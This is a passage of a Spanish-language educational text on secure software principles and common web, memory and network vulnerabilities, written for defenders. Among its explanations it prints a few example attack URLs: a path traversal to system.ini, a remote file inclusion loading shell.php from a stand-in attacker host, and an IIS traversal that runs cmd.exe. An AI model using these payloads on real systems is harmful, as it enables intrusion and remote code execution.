  Todas las aplicaciones deberán de correr con el mínimo de privilegios que necesitan para realizar su trabajo, y no más de los necesarios. Esto debido a que si el software es comprometido, permitirá a los atacantes realizar un ataque mayor. Ya que si el software tiene privilegios de administración, le dará al atacante más armas para utilizar.
- Emplear valores predeterminados seguros
  El principio de minimizar la superficie de ataque, también se refiere a crear una instalación segura en el producto, lo cual implica utilizar lo menos que se pueda en el código de instalacion por defecto, básicamente es tener una instalación definida y segura, que contiene configuraciones que utilizan la mayoría de las personas, con lo que se omite habilitar todas las características del *software*. El tener lo mínimo necesario como predeterminado en el *software*, es de suma importancia, debido a que la mayoría de las personas solo instalan los productos en la configuración predeterminada.
- Recordar que la retrocompatibilidad siempre pesara
  Cuando se realiza un *software*, y en él se implementa por ejemplo algún protocolo, el cual en versiones posteriores se descubre que es vulnerable. Entonces se actualiza el sistema, sin embargo, el nuevo protocolo no es compatible con el anterior, por lo que clientes con versiones nuevas, no se pueden comunicar con clientes de versiones anteriores. Se debe hacer que las versiones que acepten sean configurables. Debido a que algunos clientes ejecutarán sólo la última versión, posiblemente en un entorno de alto riesgo. Los clientes deben tener la capacidad de determinar la versión del protocolo.
- Asumir que los sistemas externos son inseguros
  Este principio se relaciona con el principio de defensa en profundidad, se refiere a considerar cualquier información que se reciba desde un sistema que no se tenga control, como insegura y una fuente de ataque. Todo lo externo a lo que se tiene control debe tomarse como estímulos de un potencial ataque hasta que se demuestre lo contrario.
- Tener un plan de fracaso
  Se tienen que tener planes de contingencia de seguridad, para aplicarlos en caso de que la aplicación resulte comprometida. Resulta

equivocado afirmar que nunca van a suceder un fallo de seguridad, por lo cual siempre es bueno estar preparado.

- Error en modo seguro
  Tener un modo seguro significa que la aplicación no ha revelado ningún dato que no se divulgue ordinariamente, que los datos todavía no pueden ser manipulados y así sucesivamente. Se debe pensar en este principio, para evitar que el código del *software* fracase, para ello es necesario por ejemplo en el caso de una entrada, independiente del filtro que se agregue, este debe rechazar toda entrada potencialmente malévola, para así evitar que el filtro falle al momento de validar la entrada.
- Recordar que las características de seguridad son diferentes a las características seguras
  Debemos asegurarnos de incluir las características correctas y emplear correctamente las características para defenderse de los ataques. Se tiene que identificar qué es lo que realmente se requiere para defender el sistema.
- Nunca depender de la seguridad solo por la oscuridad
  Siempre tienes que asumir que un atacante conoce todo lo que tu conoces, y asumir que el atacante tiene acceso a todo el código y diseño. Esto debido a que un atacante puede de una forma sencilla determinar toda esa información que se piensa no puede conocer.
- No mezclar código y datos
  Fusionar código y datos es extraordinariamente poderoso, pero la realidad es que esta combinación da lugar a exploits de seguridad. Si se decide permitir esta mezcla, por defecto no se deberá de permitir la ejecución del código, y se deberá de dar la opción al usuario para que el decida. Ejemplo de esto son las macros de documentos, o incluso permitir código html como entrada, para después ser ejecutado.
- Solucionar problemas de seguridad correctamente
  Cuando se encuentre un error de código de seguridad o un problema de diseño, se debe arreglar y buscar problemas similares en otras partes de la aplicación. Además la falla se debe corregir de raíz, no agregando parches. Con el tiempo los parches se convierten en problemas mayores.

Interacción insegura entre los componentes

SQL Injection

Este tipo de vulnerabilidad se debe a que no se validaron, ni filtraron las variables que van ser utilizadas en una consulta SQL, lo cual puede ocasionar que un atacante modifique, consulte o elimine información de la base de datos, o en algunos casos incluso que llegue a ejecutar comandos del sistema. Este tipo de falla es muy común y es fácilmente detectable y explotable. A continuación se explican los diferentes tipos de inyección (Acunetix, s.f.).

Tipos

1. Inyección clásica
   a) Basada en errores
      En esta técnica el atacante utiliza los errores lanzados por el servidor de la base de datos para obtener información sobre la estructura de las tablas. Con esta técnica el atacante puede obtener la información completa de la base de datos. Si bien los mensajes de error son útiles al momento de estar desarrollando, se deben desactivar cuando el sitio está en producción.
   b) Basada en Union
      En esta técnica se aprovecha el operador Union para poder combinar el resultado de dos o más instrucciones, con lo que el atacante puede ejecutar cualquier tipo de instrucción a su gusto.
2. Inyección blind
   A diferencia de las anteriores técnicas, estas pueden tomar más tiempo al atacante, sin embargo le permiten reconstruir la estructura de la base de datos enviando cargas útiles y observando el comportamiento resultante.
   a) Basado en *booleanos* (basados en contenido)
      Esta técnica inferencial se basa en enviar consultas de SQL a la base de datos, que obligan a la aplicación a devolver un resultado diferente dependiendo de si la consulta devuelve *true* o *false*. Dependiendo del resultado, el contenido de la respuesta HTTP cambiará o permanecerá igual, lo que permite al atacante incluso ir enumerando una base de datos, carácter por carácter.
   b) Basados en tiempo
      Se basa en el envío de una consulta SQL a la base de datos que obliga a la misma a esperar una cantidad de tiempo (en segun-

dos) antes de responder. El tiempo de respuesta indicará al atacante si el resultado de la consulta es *true* o *false*.
Dependiendo del resultado, una respuesta HTTP se devolverá con un retardo o inmediatamente, dependiendo de si lo que se envió tiene como resultado *true* o *false*.

3. Inyección out-of-band
No es muy común, debido a que depende de que algunas características estén habilidades en el servidor de bases de datos. Este tipo de técnicas se basan en la capacidad del servidor de la base de datos para realizar peticiones DNS o HTTP para entregar datos a un atacante. Tales son los casos de xp_dirtree de Microsoft SQL Server, que se puede utilizar para hacer peticiones DNS a un servidor que controle el atacante o la base de datos de Oracle, que tiene el paquete UTL_HTTP el cual permite enviar solicitudes HTTP desde SQL y PL/SQL a un servidor controlado por el atacante.

Inyección de comandos de sistema operativo

Este tipo de vulnerabilidad permite a los atacantes ejecutar comandos directamente en el OS. Para llevar a cabo esto, el atacante no necesariamente tiene que tener un acceso directo al sistema, sino que lo puede hacer indirectamente por alguna aplicación web que tenga la capacidad de ejecutar comandos, además si la parte comprometida no cuenta con el principio de privilegios mínimos, el daño se puede agraviar aún más.

Tipos

1. Ejecución simple
En este caso, se tiene establecido que el algoritmo va a ejecutar un comando, pero que espera que le sea suministrado un argumento. Por ejemplo *system* ("nslookup[HOSTNAME]"), el comando es *nslookup*, sin embargo, espera que se le facilite el *HOSTNAME* para poder ejecutar la instrucción. Si bien el atacante no podrá evitar que se ejecute este comando, podría agregar separadores y ejecutar el comando *nslookup* adicional a algún otro comando que él quiera, como un RM para eliminar archivos.
2. Múltiples entradas
En este caso, el algoritmo acepta cualquier entrada y este la envía directamente al OS, por ejemplo "exec([COMMAND])", donde *[COMMAND]* es suministrado por el atacante, lo que le permite ejecutar cualquier comando sobre el OS.

Cross-site scripting (XSS)

Esta vulnerabilidad permite al atacante ejecutar un código JavaScript malicioso en el navegador de otro usuario. El atacante no dirige este ataque hacia un usuario específico, sino hacia una web vulnerable, en donde puede agregar todo el código JavaScript con la intención de engañar y/o robar información (Mitre, 2017).

Tipos

1. XSS almacenados
   También conocidos como persistentes o tipo I ocurre cuando un atacante almacena en un servidor objetivo el cual puede ser un comentario, mensaje, *log* de visitas, etc. Se almacena el código en el servidor y cada vez que es cargada la página se recupera la información junto con el código malicioso del atacante.
2. XSS reflejados
   También conocidos como no persistentes o tipo II ocurre inmediatamente cuando un usuario realiza alguna operación sobre la página, por ejemplo realiza una búsqueda y cuando la página es renderizada, se muestra modificada por el código malicioso del atacante, sin embargo el código no se almacena en ninguna parte.
3. XSS basados en DOM
   También conocido como tipo 0 es diferente a los anteriores, debido a que en este caso la respuesta HTTP no cambia, sino que viene la original desde el servidor, sin embargo el atacante puede agregar código JavaScript al link que comparte a la víctima, para que venga con la información original desde el servidor, pero es modificada debido al código JavaScript que él agregó, con la intención de modificar el modelo DOM de la página y así mostrar o tomar la información que el quiera (Owasp, 2017).

No validar archivos de subida

Esta vulnerabilidad es la no restricción o incorrecta validación de los archivos a una página. Para entender esto un poco mejor, tómese de ejemplo una página que ofrece la posibilidad de subir imágenes, para después poder compartir el link en cualquier otra página. Si el programador no realiza una correcta validación del tipo de archivo con los metadatos del archivo, podría permitir subir al atacante un archivo debidamente modificado haciéndolo pasar por una imágen, para tomar el control de toda la página. Un tiempo este tipo de ataque tuvo mucho auge, con las

llamadas Shell de PHP, como las ampliamente distribuidas C99 y R57, las cuales permiten obtener bastante información de un servidor.

Cross-site request forgery (CSRF)

Esta vulnerabilidad es bastante ingeniosa, sin embargo depende de una serie de factores para que tenga éxito. Lo que hace es simplemente desde una página especialmente creada por un atacante, mandar una petición válida a un servicio en el que la víctima esté autenticado y con esto poder hacer lo que quiera. Tómese el siguiente ejemplo para entender un poco mejor esto.

La víctima se autentica en Facebook con su usuario y contraseña, y deja su sesión abierta. Entonces mientras pasa esto, la víctima comienza a visitar otros sitios webs que nada tienen que ver con Facebook, sin embargo, si un atacante comparte un link a una página que él creó, al momento de que la víctima entre a la página ajena a Facebook, la página del atacante adicional a mostrar alguna imagen o información y parecer totalmente inocua a los ojos de la víctima, envía una petición a Facebook para modificar datos de su cuenta y el usuario no se da cuenta de ello. En este caso podría pasar de modificar el nombre de la persona, eliminar amigos, o su cuenta, pero también se puede utilizar para crear una petición y pasar dinero entre cuentas bancarias.

Redireccionamiento sin validación

Esta vulnerabilidad puede permitir al usuario realizar un ataque exitoso de phishing con un scam y así robar sus credenciales. Ocurre debido a que el algoritmo espera como argumento una URL proporcionada por el usuario para redirigir el sitio, la cual puede ser modificada por el atacante, para redireccionar a una página web de su autoría, y con esto engañar a la víctima haciéndola creer que aún es el sitio original.

Gestión de recursos riesgosos

Classic buffer overflow

Esta vulnerabilidad sugiere que el programador, no está considerado ni siquiera la protección más básica de seguridad. Consiste en el desbordamiento de un *buffer*, debido a que se intentan poner más datos en el *buffer* de los que realmente puede contener, o intenta poner información en un área de la memoria fuera de los límites del *buffer*. Esto es similar a tener una mesa, tiene cierta capacidad y si se quieren agregar mas cosas a la mesa, se van a caer, o si no se voltea a ver y se intenta poner algo en la mesa, pero esta no esta a nuestro alcance, el objeto que queremos colocar también va a caer al suelo, esto es similar al *buffer overflow*, se desborda lo que se quiere poner en el *buffer*.

Path traversal

Esta vulnerabilidad permite a los atacantes acceder a directorios y ejecutar comandos fuera del directorio web. Los servidores web proveen principalmente dos tipos de mecanismos de seguridad:

- Listas de control de acceso (*access control lists* [ACL])
- Directorio raíz

La lista de control de acceso es una lista de usuarios que contiene los permisos que tienen los usuarios para acceder, modificar o ejecutar archivos específicos en el servidor, así como otros derechos.

El directorio raíz es un directorio específico en el sistema de archivos en el cual los usuarios están confinados a estar y no tienen permisos de acceder nada arriba de este directorio. Por ejemplo, el directorio raíz del servidor IIS de Windows está en c:\Inetpub\wwwroot y el usuario no tiene derechos de acceder a c:\Windows pero puede obtener acceso a cualquier directorio dentro de wwwroot como por ejemplo c:\Inetpub\wwwroot\news.

Este concepto de directorio raíz previene a los usuarios de acceder a archivos sensibles del servidor como cmd.exe en Windows o *passwd* en Linux/Unix.

Este tipo de vulnerabilidad puede existir en el servidor web o en una aplicación que aloja el servidor (Acunetix, 2017).

Aplicación web

- LFI *(local file inclusion)*
  Para entender más esta vulnerabilidad tome de ejemplo una página llamada www.pagina.com la cuál muestra toda la información de la empresa, sin embargo, tiene una dirección como la siguiente http://www.pagina.com/show.asp?view=articulos.html la cual carga todos los artículos de la organización y se los muestra a posibles clientes, sin embargo un atacante modifica esta dirección de la siguiente manera http://www.pagina.com/show.asp?view=../../../../../Windows/system.ini o incluso busca algún archivo de configuración para obtener la información de la base de datos (Sebastián Guerrero, 13 de octubre de 2010).
- RFI (remote file inclusion)
  Este tipo de ataque es similar al anterior, solo que en vez de incluir un archivo local al del servidor, puede incluir archivo que se encuentre en cualquier otro servidor. Una dirección de este tipo de ataque se vería de la siguiente manera: http://www.pagina.com/show.php?file=http://www.hackerpage.com/shell.php

Servidor web

Esta vulnerabilidad ocurrió en los servidores IIS y ya fue debidamente solucionada, sin embargo aún hay en Internet servidores con versiones antiguas que contienen este error. El concepto es el mismo que el anterior, pero en este caso el servidor web es el que tiene la vulnerabilidad, donde el atacante incluso puede llegar a ejecutar comandos de la terminal, como el siguiente ejemplo: http://www.pagina.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\

Descargas sin verificación de integridad

Esta vulnerabilidad se presenta debido a la falta de integridad de un código externo al servidor, por ejemplo, el caso de que un algoritmo necesite solicitar alguna parte de código o algún archivo de configuración remoto. El agresor puede utilizar un ataque de DNS *spoofing* y con esto obligar a la aplicación a ejecutar el código malicioso del servidor del atacante, haciéndose pasar por el servidor legítimo debido a la falta de validación por parte de la aplicación vulnerable.

Un ejemplo de esto puede ser que la aplicación solicite un archivo externo de configuración de la base de datos y lo solicita a www.pagi-

na2.com/info/db_info.php, entonces el atacante realiza un ataque de DNS *spoofing* y hace que el tráfico sea redirigido a su servidor en donde el tiene exactamente otro archivo de configuración como www.atacante.com/info/db_info.php, entonces la aplicación recibirá las credenciales falsas y dejara al atacante entrar al sistema.

Incluir funcionalidad desde esfera de control no confiable
Esta vulnerabilidad ocurre cuando se trata de incluir funcionalidad de un tercero, por ejemplo un *widget* del clima, el cual esta alojado en otro servidor externo al de la aplicación que la víctima tiene control, por lo que el sitio ahora comienza a ser tan seguro como los mecanismos que se implementen en su servidor y en el servidor que hospeda el código que se incluye. Esto debido a que si de alguna manera comprometen al servidor del tercero y modifican el archivo que se incluye en la página de la víctima, los atacantes pueden realizar ataques como XSS basados en DOM, robar *cookies* del usuario o redireccionar a *malware*.

Continuando con el ejemplo del *widge*t del clima digamos que la página de la víctima solicita a la página www.widgets.com/widgets/clima.js el *widget* para cargarlo, sin embargo, el atacante en vez de atacar www.pagina.com, que es la página del cliente, ataca www.widget.com y modifica el *script* de clima.js para agregar su código malicioso y así realizar su ataque.

Uso potencial de funciones peligrosas

Esta vulnerabilidad se refiere al uso potencial de funciones peligrosas, que pueden introducir vulnerabilidades si no son correctamente utilizadas. La función puede ser segura de usar, sin embargo debido a que el programador no realiza alguna validación o tratamiento de la información, causa que esta falle. Un ejemplo común de esto es el desbordamiento de *buffer*.

No se calcula correctamente tamaños de buffer

El programador tiene un algoritmo que no calcula correctamente el tamaño del *buffer* que se utilizará, lo que puede llevar al programa a un desbordamiento de b*uffer*.

Cadena de formato controlado externamente

Esta vulnerabilidad puede llevar a que la aplicación presente problemas de desbordamiento de buffer, denegación de servicio o problemas de representación de datos.

En algunas circunstancias, como la internacionalización, el conjunto de cadenas es externamente controlado por el diseño, pero las cadenas son de confianza y no plantean esta vulnerabilidad.

Desbordamiento de entero

Esta vulnerabilidad se presenta debido a la capacidad que tienen algunas variables de los programas para almacenar valores. Por ejemplo, para los humanos resulta fácil decir que 255 + 1 es igual a 256, sin embargo, para las computadoras puede ser 0 o incluso 0 - 1 puede ser igual a 65535. Esto ocurre cuando los programadores olvidan que las computadoras no hacen matemáticas como lo hacen las personas, lo cual puede llevar desde fallos en el sistema hasta cálculos incorrectos de precios o programas que nunca terminan de ejecutarse.

Defensas porosas

Falta de autenticación en funciones críticas

Esta vulnerabilidad se presenta cuando algunas partes de la aplicación presentan mecanismos de seguridad para poder utilizar el sistema, pero tal vez algunos otros no la contienen, debido a que el programador piensa que el uso de la página tendrá un uso normal a como él lo visualiza. No obstante, los atacantes siempre buscan la forma de poder entrar a cualquier parte de las aplicaciones y no siempre entrarán por la puerta principal, sino que estarán buscando otras puertas, y si estas no están debidamente protegidas, puede comprometer la aplicación. Se asemeja un poco a las películas de acción, cuando el villano entra a un edificio de seguridad gateando o por conductos de calefacción o tuberías. Entonces el villano puede entrar debido a que estas partes no estaban correctamente protegidas y puede entrar al edificio.

Un ejemplo puede ser el de un sistema de un banco que tiene un mecanismo de login para entrar a utilizar el sistema, el cual una vez que se está dentro, se pueden crear cuentas de nuevos clientes, consultar

información, etc. Si bien existe un mecanismo de *login* para entrar al sistema, puede que la parte que se encarga de crear las cuentas, no tenga un mecanismo para verificar si el usuario inicio sesión.

Falta de autorización

Esta vulnerabilidad es similar a la anterior, solo que en vez de verificar si un usuario tiene una sesión iniciada en el sistema, se olvida verificar si un usuario tiene los privilegios necesarios para llevar a cabo alguna operación. El omitir hacer esto puede llevar a exposición de información sensible, denegación de servicio o incluso ejecución arbitraria de código.

El ejemplo para este caso es similar al anterior del sistema del banco, pero digamos que en vez de que un trabajador inicie sesión, lo haga un atacante con la cuenta de algún cliente, si se omiten los mecanismos de validación correspondientes el atacante podría llegar a crear cuentas nuevas, lo cual no debería ser permitido a una cuenta de un cliente.

Credenciales codificadas

Esta vulnerabilidad constituye un agujero significativo que permite al atacante omitir la autenticación que ha sido configurada por el administrador. Es difícil detectar este tipo de vulnerabilidad, e incluso si se detecta puede ser difícil arreglarlo. Existen dos variantes principales.

Inbound
El *software* contiene un mecanismo de autenticación que comprueba las credenciales con un conjunto de credenciales que están codificadas. En esta variante, se crea una cuenta de administración predeterminada y una contraseña simple, se agrega literalmente al código de la aplicación. Esta contraseña que se agregó al código es la misma para cada instalación de*l software*, por lo general no puede ser cambiada o deshabilitada por los administradores, sino que tiene que ser modificada manualmente en e*l software*. Y si la contraseña se descubre o se publica, se hace del dominio público y cualquier atacante podría usar el sistema.

Outbound
El *software* se conecta a otro sistema o componente y contiene credenciales codificadas para conectarse a ese componente. Esta variante

se aplica a los sistemas *front-end* que se autentican con el *back-end*. El programador puede agregar las credenciales para autenticarse en el servicio *back-end* en el código del *front-end*, lo que permitirá al atacante obtener fácilmente las credenciales, los sistemas que contienen las contraseñas codificadas en el *front-end* y por ende están del lado del cliente. En general son bastante peligrosos.

Falta de cifrado de datos confidenciales

Esta vulnerabilidad se refiere a que no se cifre la información correctamente, con lo que datos sensibles pueden estar expuestos en texto plano y ser fácilmente leídos por un atacante. Esto puede ocurrir de dos maneras que a continuación se explican.

Transmisión
Se debe recordar que cuando la información se transmite por la red, esta pasa por diferentes nodos de toda la red hasta llegar a su destino final, por lo que un atacante podría comprometer alguno de estos nodos y con esto poder obtener información sensible.

Almacenamiento
El *software* puede almacenar información confidencial en una base de datos local o un archivo, por lo cual el atacante podría acceder a los mismos debido a permisos mal configurados. Incluso podrían robar físicamente el disco duro que contiene toda esta información. Y si nada de esto está cifrado, se entregará toda la información al atacante. Muchos de los robos masivos de tarjetas de crédito se deben a que se almacena la información en texto plano.

Entradas no confiables

Los desarrolladores muchas veces asumen entradas de *cookies*, variable de entrada, campos de formulario como ocultas y que por ende no pueden ser modificadas. Sin embargo, un atacante puede cambiar algunas de estas entradas a su gusto, para personalizarlas de acuerdo a su ataque. Sin suficiente cifrado, o comprobación de la integridad de las entradas o algún otro mecanismo no se puede confiar en estas entradas.

Un ejemplo de esto puede ser una página web en donde existe una *cookie* que contiene el rol del usuario, el cual podría contener el valor de usuario, sin embargo podría ser modificada por el atacante con el valor de administrador y si los mecanismos de autorización leen esta *cookie* para determinar el rol del usuario, le entregarán acceso al panel de administrador a un atacante.

Ejecución con privilegios innecesarios

El ejecutar privilegios adicionales con una cuenta administrativa puede desactivar comprobaciones de seguridad que normalmente se realizarían, además de que algunas otras vulnerabilidades de seguridad podrían incrementar su riesgo al operar con mayores privilegios.

Esto puede ocurrir por ejemplo en un *software* que necesita crear un directorio para un usuario, para realizar esta operación, necesita elevar sus privilegios y una vez que completa el proceso, vuelve a los permisos originales. Sin embargo, en el caso de que se eleven los privilegios y la creación del directorio falle, nunca se le revocarán los permisos de administrador al atacante y con esto podría comenzar a explotar vulnerabilidades en el sistema.

Autorización incorrecta

En esta vulnerabilidad el *software* cuenta con mecanismos de autorización, pero no están correctamente implementados, lo cual puede permitir al atacante realizar operaciones de las que no debería tener permitido realizar y puede llevar a la exposición de información sensible, denegación de servicio o ejecución arbitraria de código.

En este caso digamos que el programador sí agrega la validación de permisos de usuario, sin embargo, lo hace de tal modo que el atacante puede modificar los valores sobre los que el mecanismo funciona, lo que causa que pueda saltarse la validación de la autorización para utilizar el sistema con los privilegios que él quiera.

Asignación incorrecta de permisos a recursos críticos

Esta vulnerabilidad se refiere a una incorrecta asignación de permisos sobre un recurso que puede ser accedido por cualquier persona, lo que

puede llevar a una exposición de información sensible, sobre todo si este recurso está relacionado con la configuración del sistema.

Un ejemplo de esto es una función del lenguaje PHP llamada *mkdir*, la cual permite crear un directorio si simplemente se le pasa el nombre del directorio como argumento, esta función creará el directorio con los permisos por *default* que son 777, esto implica que este recurso puede ser leído e incluso escrito por cualquier persona, lo que significa que un atacante podría consultar todo dentro de ese recurso o incluso podría subir código malicioso, y aumentar así el nivel de riesgo del ataque.

Uso de algoritmos criptográficos vulnerables

Esta vulnerabilidad ocurre debido a que el programador intenta proteger la información de los usuarios utilizando un algoritmo de cifrado, sin embargo para llevar a cabo esta tarea inventa un algoritmo el mismo, con lo cual piensa que dificultará la tarea del atacante de romper el cifrado. Lo que el programador desconoce es que los algoritmos criptográficos son bastante complejos y que incluso las grandes mentes de científicos de computación y matemáticos, suelen romper sus propios algoritmos, lo cual podría causar que su algoritmo no proteja en verdad la información, incluso algoritmos criptográficos ampliamente utilizados como el DES, que se creía era un algoritmo difícil de romper esta siendo reemplazado por el AES, debido a que este es más seguro.

No existe restricción de intentos de autenticación

Esta vulnerabilidad fue un tiempo ampliamente explotada y se basa sobre el lema de que si no tienes éxito intentando algo, continúa haciéndolo y no te rindas. De la misma manera el atacante intenta miles de combinaciones de contraseñas para un usuario, con el fin de poder entrar a la cuenta, para ello utiliza métodos de fuerza bruta, los cuales se realizan con diccionarios con muchísimas posibles contraseñas y al no ser limitado por los intentos de entrar a la cuenta, solo es cuestión de tiempo y paciencia el poder encontrar la contraseña correcta.

Utilizar un hash sin una semilla

Si bien se ha hablado mucho acerca de no guardar la información sensible como contraseñas en texto plano, un método para evitar hacerlo es

utilizar una función *hash* para con esto evitar guardar el valor en texto plano y en vez de ello agregar el resultado de aplicar un algoritmo de *hash* al texto plano. No obstante, los atacantes han sido bastante astutos y han creado diccionarios con los resultados de las funciones *hash* y son las famosas *rainbow table*, las cuales le permiten al atacante poder buscar un *hash* en su base de datos gigantesca y ver a qué texto plano corresponde. Es por eso que es necesario agregar una semilla, para que en dado caso de que el atacante logre robar la base de datos y tenga las contraseñas en forma de *hash,* no podrá saber cual es el texto plano al que corresponde, debido a la semilla que se le agrega siempre al texto plano antes de ser pasado por la función de h*ash*.

Uso de versiones desactualizadas o vulnerables de paquetes

Este tipo de vulnerabilidad es bastante común y es bastante peligrosa, debido a que implica comprometer muchos sitios webs, que la única relación que tienen entre ellos es la utilización de algún paquete de *software*. Esto aplica a un paquete completo o a una parte del mismo. Un ejemplo para dejar más claro esta vulnerabilidad es el siiguiente: un usuario decide crear un blog personal, entonces para poder llevarlo a cabo contrata un *hosting* e instala algún paquete de blog de los ya disponibles en la web. Aquí el usuario tiene que estar al pendiente de las actualizaciones del *software* del blog que instaló, debido a que puede tener algún error y ser explotada una vulnerabilidad.

Otro caso tomando como ejemplo el blog personal: digamos que el usuario una vez que instalo el *software* del blog instala algunos *plugins* para agregar más funcionalidad a su sitio. Resulta que alguno de los *plugins* que fueron instalados puede tener algún tipo de vulnerabilidad y con esto comprometer todo el sistema. Este tipo de vulnerabilidad tiene que ser considerada en cuenta por aquellas personas que utilizan paquetes que son ampliamente utilizados en el Internet, lo cual los hace un objetivo bastante interesante para los atacantes.

Lenguajes de programación vulnerables

En la parte anterior se habló de vulnerabilidades en el código, las cuales son ocasionadas por errores del programador al momento de estar creando todo lo necesario para que el sistema funcione. Otro factor a tomar en cuenta es que los lenguajes de programación son creados

por otros programadores, los cuales también también llegan a cometer errores, por lo que se debe estar al pendiente de las posibles actualizaciones del lenguaje con el que se está trabajando o incluso no utilizar funciones que se sabe pueden contener errores. Tal es el caso del lenguaje PHP 7 (CSO, 4 de enero de 2017), el cual es utilizado en el 80% de los sitios y al cual se le encontraron vulnerabilidades del tipo día 0, que fueron corregidas, sin embargo, en versiones anteriores este mismo tipo de vulnerabilidades había permitido que muchos sitios que utilizaban una función vulnerable dentro del lenguaje fueran comprometidos, por lo que también es algo que tiene que ser considerado por los programadores.

Protocolos

Spoofing

El ataque *spoofing* básicamente se refiere a engañar para hacerse pasar por alguien más. Esto permite que se pueda aprovechar la confianza que hay entre sistemas para escalar privilegios en una red. Un ataque *spoofing* lleva a un envenenamiento de los protocolos (Regalado *et al.*, 2015).

DNS

Se dividen en dos categorías:

Envenenamiento de la caché del DNS
Este ataque aprovecha vulnerabilidades en la caché del DNS para inyectar nuevos registros de nombres DNS. Lo que hace el atacante es atacar un servidor de DNS vulnerable utilizando alguna herramienta especializada como Metasploit para ordenar a la caché a archivar un registro en el DNS, lo cual causa que otros *hosts* que envían una consulta a los registros envenenados sean dirigidos a la máquina del atacante y la víctima no será consciente de lo que ha sucedido.

Envenenamiento ARP
En este ataque se utiliza el envenenamiento ARP para responder a las solicitudes DNS con paquetes falsificados. Este ataque es más consis-

tente, pero requiere estar en la misma subred local que el *host* que se quiere atacar. El ataque *spoofing* para ARP se explica a continuación.

ARP

El protocolo ARP convierte direcciones IP en direcciones MAC (la dirección de *hardware* de un adaptador de red). Cuando un *host* necesita hablar con otro *host* en la red local, envía una solicitud ARP para una dirección IP, cuando los *hosts* ven esta solicitud verifican la dirección IP con la suya y si coincide responden con su dirección MAC.

Esta es la forma en que funcionan las redes cuando un *host* necesita hablar con un sistema de otra red, mediante el DNS el host trata de verificar si la IP es local o remota. En el caso de que la dirección sea remota, el *host* pregunta por la dirección MAC de la puerta de enlace predeterminada. El *host* envía una petición ARP y la puerta de enlace predeterminada responde con su dirección MAC. El *host* agrega esta dirección en su caché ARP y le asocia un tiempo, cuando el tiempo expira este proceso de encontrar la dirección de la puerta de enlace se realiza de nuevo.

Debido a que las redes se han hecho más complejas y el tiempo de actividad se ha vuelto más importante, se han utilizado tecnologías HSRP (Host Standby Router Protocol) para hacer las redes más estables. Esta tecnología permite que dos *routers* puedan actuar como puerta de enlace predeterminada. Uno de los *routers* se configura como el primario y el otro como router en caso de fallo, además se crea una dirección IP virtual para esto. Esta dirección IP virtual debe de poderse cambiar con poco tiempo de retraso. Sin embargo, las entradas ARP típicamente se actualizan cuando el tiempo expira, el cual puede ser más de 20 minutos en algunos sistemas. Para combatir esto el protocolo necesita una forma de decirle a los *hosts* que la dirección MAC de una IP ha cambiado para que la actualicen inmediatamente.

Este mensaje se llama *gratuitous* ARP *response*, la cual es una respuesta a una petición que no se hizo. El propósito del paquete es actualizar las cachés ARP de los *hosts*. Cuando los *routers* hacen esto es una gran característica, pero cuando lo hace el atacante, le permite inyectarse en el flujo del tráfico de la red. Mandando este tipo de mensaje ARP *gratuitous* a la puerta de enlace predeterminada, causará que la puerta de enlace resuelva la dirección MAC del atacante como la puerta de enlace, además actualiza la caché de cada uno de los clientes, con lo que causa que todo el tráfico fluya a través del *host d*el atacante.

NetBIOS y LLMNR

NetBIOS y Link-Local Multicast Name Resolution (LLMNR) son protocolos de resolución de nombres de Microsoft, diseñados para grupos de trabajo y dominios. Cuando el DNS falla, los sistemas de Windows buscan el nombre utilizando estos dos protocolos. Estos protocolos están diseñados únicamente para el enlace local. NetBIOS está basado en broadcast y LLMNR está basado en *multicast*. NetBIOS está disponible en todos los OS Windows, desde Windows NT, mientras que solo Windows Vista y superiores admiten LLMNR.

Aunque estos protocolos son muy útiles para las estaciones de trabajo que no tienen DNS, también es útil para los atacantes. Cuando los usuarios escriben nombres de *host* que no existen, contienen errores tipográficos o no existen en DNS, usarán estos protocolos. Debido a la naturaleza de los mismos, cualquier persona en la red local puede responder a la solicitud, lo que significa que los atacantes pueden responder por cualquier *host* inexistente en la red y atraer a los *hosts* a buscar contenido en su máquina.

Man-in-the-middle

Ocurre cuando un atacante usa un *sniffer* de paquetes entre el remitente y el receptor, lo que le permite interceptar o escuchar la información que se transfiere modificando su contenido antes de reenviar los datos a su destino. Si la comunicación se hace en texto plano puede ser fácilmente leída (Dunkerley y Samuelle, 2014). Una vez que el atacante se pone en medio de la comunicación de dos computadoras puede realizar lo siguiente.

Sniffing

Realizando esto, el atacante puede leer todos los paquetes que están en tránsito. Todos los protocolos que viajan en texto plano están comprometidos. Se pueden obtener contraseñas de protocolos como telnet, ftp o http.

Hijacking
El atacante toma el control de la comunicación, lo que le permite obtener los mensajes de la comunicación y modificarlos antes de ser retransmitidos.

Injecting
El atacante tiene la posibilidad de agregar paquetes a la comunicación establecida entre dos *hosts*.

Filtering
El atacante puede modificar la carga útil del paquete recalculando el *checksum* (Ornaghi y Valleri, 2003).

Debilidad en políticas de seguridad

Análisis de tráfico

Se tiene que tener presente que cuando los mensajes viajan a través de la red, están expuestos a un sin fin de peligros y esto aumenta si los mensajes no están protegidos de alguna forma, por ejemplo, cuando se envían sin cifrar, lo que permite que algún atacante espie la comunicación que existe entre la computadora víctima y un *host* con el que está estableciendo una comunicación, el cual puede ser el servidor de un banco, con lo que el atacante puede ver los mensajes que se comparten y así obtener información que puede utilizar para su beneficio. Se tienen que crear ciertas políticas que dificulten que los mensajes puedan ser leídos. Para analizar el tráfico de la red se puede recurrir a un *software* llamado WireShark (Easttom, 2014) y así analizar el tráfico y ver cuáles políticas se pueden implementar después de analizar qué informacion se puede obtener analizando el tráfico de la red.

Escaneo de puertos y servicios

Si no se implementan correctamente las políticas de seguridad un atacante puede obtener información de la red en la que se encuentra, esta puede ir desde conocer todos los *hosts* que existen en la red, los puertos que tienen habilitados cada uno de estos equipos, qué servicios está ejecutando e inclusive el os o versión de los servidores que están a la

escucha, lo cual le da mucha información al atacante y solo es cuestión de tiempo para que encuentre un fallo para lograr su cometido. Un *software* que utilizan normalmente para esto se llama Nmap (Chica, 22 de mayo de 2012), y es comúnmente utilizado para auditar redes.

Instalación de software

Otro aspecto a considerar como debilidad es permitir la instalación de *software* a cualquier usuario, esto debido a que aumenta el riesgo de que algún atacante, principalmente interno, pueda tener armas a su disposición con el mínimo esfuerzo, ya que al tener permisos de instalar *software* puede instalar cualquier tipo de *malware,* con lo que puede causar pérdidas de información considerables u obtener información sensible instalando *keyloggers* o realizando análisis del tráfico de los paquetes. Si bien existen programas que no necesitan instalarse y pueden también causar inconvenientes, siempre es recomendable no dejar las llaves puestas en la puerta para que puedan ser usadas por todos.

